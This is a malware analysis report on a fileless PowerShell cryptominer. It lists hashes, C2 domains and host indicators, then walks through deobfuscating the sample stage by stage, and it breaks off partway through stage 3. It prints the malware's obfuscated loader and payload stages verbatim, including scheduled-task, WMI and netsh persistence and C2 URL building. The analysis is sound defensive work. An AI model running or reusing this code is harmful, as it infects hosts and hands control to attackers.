PowerShell Malware Analysis Report

Tags	CryptoMiner Fileless Malware
Date	@April 2, 2023
MD5	acbc478e9703c3cadde882dd8e8258e3
SHA2565	cce22a39cf5b42b671a6370215cdeaf8426856f13e8dc541240255df3205ee0f
Sample	cce22a39cf5b42b671a6370215cdeaf8426856f13e8dc541240255df3205ee0f.zip
Signature	Unknown
Type	Powershell

Introduction

Fileless malware, also known as non-malware or memory-based malware, is a type of malicious software that does not rely on traditional files or executables to infect a system. Instead, fileless malware operates entirely in the memory of an infected computer, which makes it much more difficult to detect and remove.

Fileless malware typically exploits vulnerabilities in legitimate software applications or operating systems to inject malicious code into a computer's memory. Once the malware has gained a foothold in memory, it can execute its malicious activities without leaving any traces on the hard drive or file system. This makes it particularly difficult for anti-virus software and other security tools to detect and mitigate the threat.

Common examples of fileless malware include PowerShell scripts, macro-enabled Office documents, and JavaScript code that runs in a web browser.

Purpose of Analysis:

The purpose of this analysis is to assess the impact and behavior of the powershell malware in order to identify potential risks and develop a plan to prevent future infections. The scope of the analysis will include analyzing the malware's code, network traffic, and system interactions to determine how it spreads, what data it targets, and how it communicates with its command and control (C2) server.

Objective:

The objective of this analysis is to identify the specific tactics, techniques, and procedures (TTPs) used by the malware to infect and exfiltrate data from targeted systems. Specifically, we aim to:

- Identify the initial infection vector
- Determine the lateral movement capabilities
- Analyze the communication method between the malware and C2 server
- Understand the data encryption method
- Assess the possible motives behind the attack


Expected Outcomes:

Based on the analysis, we expect to provide the following outcomes:

- Recommendations for preventing future attacks
- Identification of indicators of compromise (IoCs)

Executive Summary

The malware sample is a PowerShell script that executes and get it’s original payload by decoding it’s encoded and compressed data from it’s own arguments. This process completed 4 stages of process to get actual payload code. The malware first queries popular antimalware software installation and tries to uninstall them. Then it creates WMI Objects and queries system information. This malware sample spawns around 28 processes to infect the host. Not only that, the malware creates multiple scheduled tasks for persistence, calls AdjustTokenPrivileges API to get tokens of processes running with higher privileges which can be used to run tasks with higher privileges. The malware employs PAGE_GUARD technique to lock memory of running process, this employs anti reverse engineering and anti debugging techniqes which also fails memory dumps. The malware modifies some of environment variables and then runs processes with modified values. Not only that, it hooks and patches some running processes on the system, which can be used to run malicious tasks as a legitimate process, which increases stealthyness and helps to remain undetected.



Methodology

Detail the methodology used to analyze the malware, including the tools and techniques employed.

To analyse this malware sample, I have used below methodology and tools.

▼ Methodology used

- Basic Static Analysis
- Advanced Static Analysis
- Sandbox Environment for Dynamic Analysis
- Code Review and decoding
- blackball
- blackball1

▼ Tools Used

- Detect It Easy
- Notepad ++
- Hybrid Analysis Sandbox
- PowerShell

Results

IOCs obtained from analysis and investigation to develop antivirus rules for malware detection.

▼ Host-Based Indicators

- PowerShell execution with multiple arguments
- Get-WMIObject
- WMI Queries on Antimalware Software
- nointeractivecmd.exe
- Execution of long or short commands with hidden state and bypass security policy.
- a.jsp
- if.bin
- report.jsp
- mimi.dat
- kr.bin

▼ Network-Based Indicators

- t.qq88.ag
- t.ouler.cc
- t.ss700.co
- api.890.la
- d.ntele.net

Analysis

The analysis of the provided sample includes various types of analyses, ranging from basic static to advanced dynamic analysis. The report contains information specific to the date and time of analysis (**@April 2, 2023**). Please note that the information provided may vary at the time of reading.

Static Analysis

The collected sample came with unknown document extension and also does not reveal much information at a glance of file properties. (See figure 1.0)




Figure 1.0

The Detect It Easy recognised the sample as simple plaintext document. The strings of the document reveals that malware contains some PowerShell syntax. This seems like very interesting. (See figure 1.1 & 1.2)




Figure 1.1




Figure 1.2

Let's rename the sample and take a look at what we got inside it. I have copied the file and renamed it to `stage01.ps1`. We are going to divide our analysis process in multiple stages as we are going to get many payloads inside payload.

Stage 01

The PowerShell code seems obfuscated but still reveals much information of payload.

```
$v='ipc';
I`EX $(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream ($(New-Object IO.Memo
ryStream (,$('4d98c7eef4f6d1ac6fe5bf302009b45f0e63f08e390c730c82607098738e3ebe778f7136df9ebfdeb0ab
eae9faf9f5f3fbcfef7f3aae2debe55f7f3bf88531d6dcb47981b7733dcdfff813fa3bf217f05bf8db3f94b11e7efbed8f
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462e75d9b76324c02531e4bb8dcfb87e6980d27dc883693c4ba9270ba5357d7f2e5d30d1514f54b591dbfb5d39544e3eb1
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```

```
47874adcb48958074473d6e86031a10307cde15eb3cf212585b4019b5902df732f3b737f5fe3e17b73e5a259a02a12fa09
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ff05'-split'(..)'|?{$_}|%{[convert]::ToUInt32($_,16)}))), [IO.Compression.CompressionMode]::Decomp
ress)), [Text.Encoding]::ASCII)).ReadToEnd();
```

Let's understand what this code is doing,

- The script initialises `$v` variable with "ipc" value.
- The script uses command substitution method to execute multiple command together.
- `IO.MemoryStream` function contains compressed huge byte array. `-split '(..)'` function divides entire string into two char group.
- `?{$_}|%{[convert]::ToUInt32($_,16)}` removes spaces between grouped two char data and then converts that data into Unsigned Integer.
- `IO.Compression.DeflateStream` functions decompresses the data stream of `IO.MemoryStream`.
- `IO.StreamReader` function then converts decompressed data into ASCII format and passes to **IEX (Invoke-Expression) cmdlet** to execute the decoded command.

Now before executing the file or command in PowerShell, replace `IEX` command with `Write-Out`**.** This will prevent the code execution and print the decoded payload directly in terminal. This code will be called `stage02.ps1`.

Stage 02

```
. ( ([STRINg]$vErBOsePREFEReNce)[1,3]+'X'-Join'' (NEw-oBjECt sysTEM.IO.cOMPRessioN.DeFLATEstREaM
([SyStEm.iO.meMOrysTreAM][conVERT]::FRoMBaSE64stRING( 'nRlpc9rI8rNTlf8wtbVepAAyt6+iNgRwTBKwA9hslqJ
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```

```
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
I/') ,[iO.cOMPrESsION.COMPResSIonMOde]::DeComPREsS) | fOrEaCh{ NEw-oBjECt  sySTEm.io.sTREAmrEaDeR(
$_ , [tEXT.EnCodIng]::AsciI) } | foREach {$_.ReaDtOeNd( )} )
```

The generated PowerShell code also seems obfuscated or encoded. Here, the malware author have played very smarty. Let's first understand it.

```
. ( ([STRINg]$vErBOsePREFEReNce)[1,3]+'X'-Join'') <COMMAND> )
```

- The . operator tells PowerShell to run the provided command in the same scope without creating new scope. This allows newly executing command to excess previously defined variables in the script.
- The command `([STRINg]$vErBOsePREFEReNce)[1,3]+'X'-Join''` creates string `ieX` runtime, which will be passed as a command to . operator and the `<COMMAND>` will be passed as a argument for `IEX` command.
- The `$VersbosePreference` variable contains **SilentlyContinue** as value and then **[1,3]** extracts characters from **position 1 and 3** of value which together makes **ie** and then **-Join** function concatenates **X** with **ie** which together makes **ieX. (**See figure 1.3**)**




Figure 1.3

- The function `FRoMBaSE64stRING` decodes base64 encoded string and then passes compressed bytes of data to `meMOrysTreAM`.
- Which then passed to `DeFLATEstREaM` function and piped out to `sTREAmrEaDeR` function which converts the decompressed data into **ASCII** format and at last passed to `IEX` command to execute the code.

Now, Replace `([STRINg]$vErBOsePREFEReNce)[1,3]+'X'-Join'')` with `Write-Host` cmdlet which will prevent execution of command and prints it to standard output.

Stage 03

```
& ($pshOMe[21]+$psHomE[30]+'x')([stRINg]::JoiN('' ,( [ReGEx]::MATCHeS(" ))63]rAHC[,'24m' ecAlPeR-
 93]rAHC[,'Sm6'  eCalPeRc- 421]rAHC[,'PjR'ecAlPeR-  )')Sm6Sm6NioJ'+'-]2,11,3[emaN.)'+'Sm6*RDm*Sm6
 vg((. PjR)29]RaHC[]GnIrts[,)98]RaHC[+87]RaH'+'C[+001]RaH'+'C[((ecalPER.)Sm624mSm6,)701]RaHC[+55]R
aHC[+401]RaHC[((ecalPER.)69]RaHC[]GnIrts['+',Sm6d8DWSm6(ecalPER.)43]RaHC['+']GnIrts[,)87]RaHC[+77]
RaHC[+001]'+'RaHC[+301]RaHC[((ecalPER.)93]RaHC[]GnIrts[,Sm65AN3Sm6(ecalP'+'ER.)421]RaHC[]GnIrts[,S
m68OqvSm6(ecalPER.)Sm6F/ astR nt/ eteled/ sksathcsF/ 1astR nt/ eteled/ sksathcsF/ 2asSm6+S'+'m6tR
 ntSm6+Sm6/ eteled/ sksathcsSm6+Sm6F/ moc.Sm6+Sm61r6pp.t nt/ eteled/ sksathcskcolb=noitca 531=trop
lacol pct=locotorp ni=rid NMdg531ynedNMdg=eman elur dda llaweriSm6+Sm6f llawerifvda hstenkcolb=noi
tca 544=troplacol pct=l'+'ocotorp ni=rid NMdg544ynedNMdg='+'eman elur dda llawerif lla'+'weri'+'fv
da hsten35=troptcennoc 1.1.1.1=sserddatcennoc 92556=tropnetsil 4vot4v '+'dda yx'+'orptrop ecafretn
i exe.hSm6+Sm6sSm6+Sm6tendSNDS 92556 pct gnSm6+Sm6ineSm6+Sm'+'6potrop dda llawerif exe.hsten cSm6+
Sm6/ exe.dmc}ecroF- 1 eulaV- DROWD epyT- noisserpm'+'oCelbasi'+'D NMdgsretemaraPYNdrevSm6+Sm6reSna
mnaLYNdSm6+Sm6secivreSYNdteSlortnoCtnerruCYNdMETSYSYNd:MLKHNMSm6+Sm6dg htaP- ytreporPmetI-teS
 '+'}    '+'Sm6+Sm65 peels-trats        })}NMdgdmcimwk7h c- neddih w- ll'+'ehsrewop c/NMdg=etalpme
TeniLdnammS'+'m6+Sm6oC;NMdgexe.dmcYNd23metsysYNdswodniwYNd:cNMdg=htaPelbatucexE;emaNehtk7h+NMdgcNM
dg=emaN{@ stnemugrA- NMdgnoitpircsbusYNdtoSm6+Sm6orNMdg ecapsemaN- remusnoCtnevEeniLdnammoC ssalC-
ecnatsnIimW-teS(=remusnoC;)potSm6+Sm'+'6S noitcAror'+'rE- };NMdg5AN3metsyS_SOfreP_ataDdettamroFfre
P_23Sm6+Sm6niW5AN3 ASI ecnatsnItegraT EREHW 0063 NIH'+'TIW tnevEnSm6+Sm'+'6oitacifidoMecnatsnI__ M
ORF * TCELESNM'+'dg=yreuQ;NMdg'+'LQWNMdg=egaugnaLyreuQ;NMdg2vmicYNdtoorNMdg=ecapSemaNSm6+Sm6tnevE;
emaNehtk7h+NMdgfNMdg=emaN{@ stnSm6+Sm6emugrA-'+' NMdgnoitpircsbusYNdtoorNMdg ecapSemaN- retliF
t'+'nevE__ ssalC- ecnatsnIimW-te'+'S(=retliF{@ stnemugrA- NMdgnoitpircsbusYNdSm6+Sm6tooSm6+Sm6rNMd
g eSm6+Sm6capsemaN- gSm6+Sm'+'6n'+'idniBremusnoCoTretliF__ ssSm6+Sm6alC- ecnSm6+Sm6atsnIimW-teS
'+')5AN3psj.aa5AN3,5AN3psj.'+'a5AN3(ecalper.)Sm6+Sm6)5(gnirtsbus.uk7h,5AN32U5AN3(ecalper.))'+'5,0
(gnirtsbus.uk7h,5AN3Sm6+Sm61U5AN3(ecalper.spmt'+'k7h=Sm6'+'+Sm6dmcimwSm6+Sm6k7h      Sm'+'6+Sm6
 S'+'m6+Sm6naRteg=emaNehtk7h   Sm6+Sm6     {)suk7h ni uk7h(hcaerofSm6+S'+'m6    poSm6'+'+Sm6tS noi
tcAroS'+'m6+Sm6rrE- };NMdg5AN3metsyS_SOfreP_ataDdettamr'+'oFfreP_23niW5AN3 ASI e'+'cnaSm6+Sm6tsnIt
egraT EREHW 0063 NIHTIW tnevEno'+'itacifidoMecnatsnI__ MORF * TCE'+'LESNMdg=yreuQ;NMdgLQWNMdg=e
```

```
g'+'augnaLyreuQ;NM'+'dg2vmicYNdtoorNMdg=ecapSemaNtnevE;NMdg1llabkcalbNMdg=emaN{@ stnemugrA- NMd
g'+'noitpircsbusYNdtoorNMdgSm6+Sm6 ecapSemaN- retliFtSm6+Sm6nevE__ ssalSm6+Sm6C- ecn'+'atsnIimW-te
S    '+''+'{)1tiodk7h ton-(fi}{hctac}NMdg5AN31llSm6+S'+'m6abkcalb5AN3=emaNNMdg retlif- 5AN3noitpir
csbusYNdtoor5AN3 ecapSemaN- r'+'etliFtnevE__ ssalC- tcejbOIMSm6+Sm6W-teG=1'+'tiodk7h{ySm6+Sm6rt}Sm
6+Sm6}  5 peels-trats   NMdgntk7hYNdfntk7hNMdg nt/ nur/ sksa'+'thcs   1Sm6+Sm6 peels-trats    }
  }     }{hctac}        Sm6+Sm6}          llun-tuo8Oqv)llunk7h ,0 ,l'+'lunk7h ,llunk7h'+' ,4 ,)))5
(gnirtsbus.uk7h'+',5AN32U5AN3(ecalper.))5,0(gnirtsbusSm6'+'+Sm6.uk7h,5AN31U5AN3(Sm6+Sm6ecalper.s
p'+'mtk7h,NMdgDMC_SPNSm6+Sm6Mdg(ecalper.lmX.ksatk7h '+',emaN.ks'+'atk7h(ksaTretSm6+Sm6sigeR.redlof
k7h           Sm6+Sm6 {))NMdgDMC_'+'SPNMdg(sniatnoC.stnemugrA.noSm6+Sm6itcak7h('+'fi          {yrt
{ )snoitcA.noiti'+'nifeD.ksatk7h ni noitcak7h(Sm6+Sm6 hcae'+'rof      {)metiksatk7h ni ksatk7Sm6+S
m6h(hcaerof   )1(sksa'+'TteG.redlofk7h=metiks'+'atk7h   '+')NMdSm6+Sm6gfntk7hYNdNMdg(redloFteG.vrs
tsk7h=redlofk7h   1 peels-trats   }   NMdgDMC_SP c- neddih w- llehsrewopNMdg rt/ F/ NMdgntk7hY'+'N
dfntk7hNMdg nt/ 06Sm6+Sm6 om/ ET'+'UNIM cs/ etaerc/ '+'sksSm6+Sm6athcs      '+'{ esle }   Sm6+Sm6S
m6+Sm6'+'NM'+'dgDMCSm6+Sm6_SP c- neddih w- llehsrewopNM'+'dg rt/ F/ NMdgntk7hYNdfntk7hNMdg nt/ 06
 om/ ETUNIM cs'+'/ metsys ur/ etaerc/ sksathcs      '+'{)ask7h'+'(fi    naRtegSm6+Sm6 = ntk7h   }}
naRteg=fntk7h{esle})naR'+'teg(+5AN3YNdswodniWYNdtfoSSm6+Sm6orciM5AN3=fntk7h{)ask7Sm6+Sm6h(fi{)2 qe
- 3%ik7h(fi   }naRteg=fntk7h{)1 qe- 3%ik7h(fi '+' }5'+'AN35AN3=fntk7h{)0 qe- 3%ik7h(fi    )uk7h,su
Sm6+Sm6k7h(fOxednI::]yarra[ = ik7h    {)s'+'uk7h ni uk7Sm6+Sm6h(hcaerof Sm6+Sm6}  Sm6+Sm6NMdgllabk
Sm6+Sm6calbNMdg rt/ F/ llabkcalb nt/ 021 om/ ETUNIM cs/ etaerc/ sksathc'+'s   NMdg1llabkca'+'lbNMd
g rt/ F/ 1llabkcalbSm6+Sm6 nt/ 021 om/ ETUNIM cs/ etaerc/ sksathcs    { esle }  NMdgllabkcalbNMdg
 rt/ F/ llabkcalb nt/ 021 om/ ETUNIM cs/ metsys ur/Sm6+Sm6 etaerc/ sksathcs   Sm6+Sm6NMdgSm6+Sm61l
labkcal'+'bNMdg rt/ F/ 1llabkcalb nt/ 021 om/ E'+'TUNIM cs/ metsys ur/ e'+'Sm6+Sm6taerc/ sk'+'sath
cs    {)ask7Sm6+Sm6h(fi '+'{)tiodk7h ton-(fiSm6+Sm6}{hctac})NMdg1llabkcalbNMdg(ksaTteG.)NMdgYNdNMd
g(redloFteG.vrstsk7h=tiodk7h{yrt)(tcennoC.vrstsk7hecivreS.eludehcS tcejbOmoC- tcejbO-weN = vrstsk7
h'+')5AN3oc.007ss.t5AN3,5AN3cc.reluoSm6'+'+'+'Sm6.t5AN3,5AN3ga.88qq.tSm6+Sm65AN3(@=suk7h}'+'))6%)m
odnaSm6+'+'Sm6R-teG'+'(+6( tnuoC- modnaR-teG8Sm6+Sm6Oq'+'v)22Sm6+Sm61..79+09..56+75..'+'84(]'+'][r
ahcSm'+'6+Sm6[(nioj- nruter{)(naRteg noitcnufSm6+Sm6'+')NMdgrotartsinimdANMdg ]eloRnItliuBswodniW.
lapicnirP.ytiruceS[(eloRnIsI.))(tnerruCteG::]yti'+'tned'+'IswodniW.lapicnSm6+Sm6irP.ytiruceS[]lapi
cnirPswo'+'dniWSm6+Sm6.lapicnirP.ytiruceS[(=ask7hSm6+Sm'+'65AN3))5AN35AN3*5AN35AN3nioj-))modnar(,D
IUU.)tcudorPmetsySretupmoC_23niW tcejSm6+Sm6boiSm6+Sm6mw-teg(,EMANRESU:vnek7h,EMANRETUP'+'MOC:vnSm
6+Sm6ek7h(@(+5AN35ASm6+Sm6N3Sm6+Sm6?5AN3+vk7h+5AN3psj.Sm6+Sm6a/5AN35AN3+lruk7h(a;5AN35AN32U5AN35AN
3+5AN35AN31U5AN35AN3+5AN35AN'+'3//:ptth5AN35AN3'+'=lrSm6+Sm6uk7h}}})bk7h]Sm6+Sm6][rahc['+'nioj-(xe
d8DWI{)))))]171..0[dk7h]][rahc[(nioj-(gnirtS46esaBmorF::]trevnoc[,)'+'Sm6+Sm6redivorPeSm6+Sm6civreS
otpyrC1AHS.yh'+'pargotpyrC.yti'+'ruceS tcejbO-weN(,bk'+'7h'+'(ataDyfirev.rk7h(fi;)pk7h(sretem'+'ar
Sm6+Sm6aPtropmI.rSm6+Sm6k7h;redivorPecivreSotpyrCASR.yhpargotpyrC.ytiruceS tcejbO'+'-weN=rk7h;10x
0,00x0,10x0=tnenopxE.pk7h;)5AN35AN3=0WGstW8qaPYrShJ+1soIHE1Qpm45'+'x9W/90pca1'+'V/yWnI+pN6Gqr'+'HF
